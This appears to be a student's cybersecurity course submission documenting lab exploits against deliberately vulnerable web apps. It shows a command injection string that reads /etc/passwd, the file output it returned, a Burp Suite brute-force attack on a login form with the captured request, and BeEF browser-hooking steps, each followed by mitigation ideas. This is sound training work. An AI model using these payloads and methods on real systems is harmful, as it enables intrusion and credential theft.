



Cybersecurity

Module 15 Challenge Submission File

Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:

```
8.8.8.8 && cat ../../../../../../etc/passwd:
```

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=113 time=27.890 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=17.578 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=39.672 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=16.683 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 16.683/25.456/39.672/9.315 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

More Information

- <http://www.scribd.com/doc/2530476/Dhn-Exploppers-Remote-Code-Execution>

8.8.8.8 && cat ../../../../../../etc/passwd:

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=113 time=18.041 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=22.897 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=16.604 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=14.598 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 14.598/18.035/22.897/3.062 ms
127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.13.25 8c72833becc0
```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection


Write two or three sentences outlining mitigation strategies for this vulnerability:

1. Limit user input / word count when calling for files from the web
2. Input validation to limit user ability to modify the file being accessed
3. Web server should run under a special service user account that only has access to a single web folder


Web Application 2: A Brute Force to Be Reckoned With

Provide a screenshot confirming that you successfully completed this exploit:

Use burpsuite on bwapp login page and send to intercept:



Populate payload set 1 and set 2 within intercept:



1 x 3 x +

Positions Payloads Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined, and each payload type can be customized in different ways.

Payload set: 2

Payload count: 10

Payload type: Simple list

Request count: 100

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ... [Pro version only]


Up, up and away!
Avengers Assemble
Cowabunga!
Here I come to Save the Day
With great power comes great responsibility
You wouldn't like me when I'm angry
Courage is immortal
I am Iron Man
His Past. Our future
Change is coming

Start attack, and compare the different lengths of each and the only different length is line 75:

| Request ^ | Payload 1 | Payload 2 | Status | Error | Timeout | Length | Comment |
|-----------|--------------|----------------------|--------|-------|---------|--------|---------|
| 66 | timtom | Courage is immortal | 200 | | | 11801 | |
| 67 | peterparker | Courage is immortal | 200 | | | 11801 | |
| 68 | clarkkent | Courage is immortal | 200 | | | 11801 | |
| 69 | michaelsmith | Courage is immortal | 200 | | | 11801 | |
| 70 | henryhacker | Courage is immortal | 200 | | | 11801 | |
| 71 | superman | I am Iron Man | 200 | | | 11801 | |
| 72 | loislane | I am Iron Man | 200 | | | 11801 | |
| 73 | spiderman | I am Iron Man | 200 | | | 11801 | |
| 74 | jennyjones | I am Iron Man | 200 | | | 11801 | |
| 75 | tonystark | I am Iron Man | 200 | | | 11827 | |
| 76 | timtom | I am Iron Man | 200 | | | 11801 | |
| 77 | peterparker | I am Iron Man | 200 | | | 11801 | |
| 78 | clarkkent | I am Iron Man | 200 | | | 11801 | |
| 79 | michaelsmith | I am Iron Man | 200 | | | 11801 | |
| 80 | henryhacker | I am Iron Man | 200 | | | 11801 | |
| 81 | superman | His Past. Our future | 200 | | | 11801 | |
| 82 | loislane | His Past. Our future | 200 | | | 11801 | |
| 83 | spiderman | His Past. Our future | 200 | | | 11801 | |
| 84 | jennyjones | His Past. Our future | 200 | | | 11801 | |

| Request | Response |
|--|----------|
| <pre> 1 POST /ba_insecure_login_1.php HTTP/1.1 2 Host: 192.168.13.35 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:108.0) Gecko/20100101 Firefox/108.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://192.168.13.35/ba_insecure_login_1.php 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 56 10 Origin: http://192.168.13.35 11 Connection: close 12 Cookie: security_level=0; PHPSESSID=psd6kj9oerejgkevqchmf8dum1 13 Upgrade-Insecure-Requests: 1 14 15 login=tonystark&password=I%20am%20Iron%20Man&form=submit </pre> | |

Take the username and password from line 75 and put into login:



Broken Auth - Insecure Login Forms

Enter your credentials.

Login:

Password:

Press submit, and successful:

/ Broken Auth. - Insecure Login Forms

Enter your credentials.

Login:

Password:

Successful login! You really are Iron Man :)


Write two or three sentences outlining mitigation strategies for this vulnerability:

1. Have the user create usernames and passwords that are complex, that use special-case characters, upper case and lower case characters.
2. Make sure that you can only attempt to login a specific number of times, then it locks the user out
3. Use multi-factor authentication, two confirmations that it really is the user trying to login


Web Application 3: *Where's the BeEF?*

Provide a screenshot confirming that you successfully completed this exploit:



Client-side limitation is word count:




To change, I used inspect and located the length tag:




Social Engineering > Pretty Theft:



Social Engineering > Fake notification bar:



Host > Get Geolocation (Third Party):



Write two or three sentences outlining mitigation strategies for this vulnerability:

1. Make sure data inputted is not code related
2. Input validation, make sure the input matches a specific pattern then it can be submitted
3. Sanitizing the user input, makes sure that inputted data is not harmful to the database

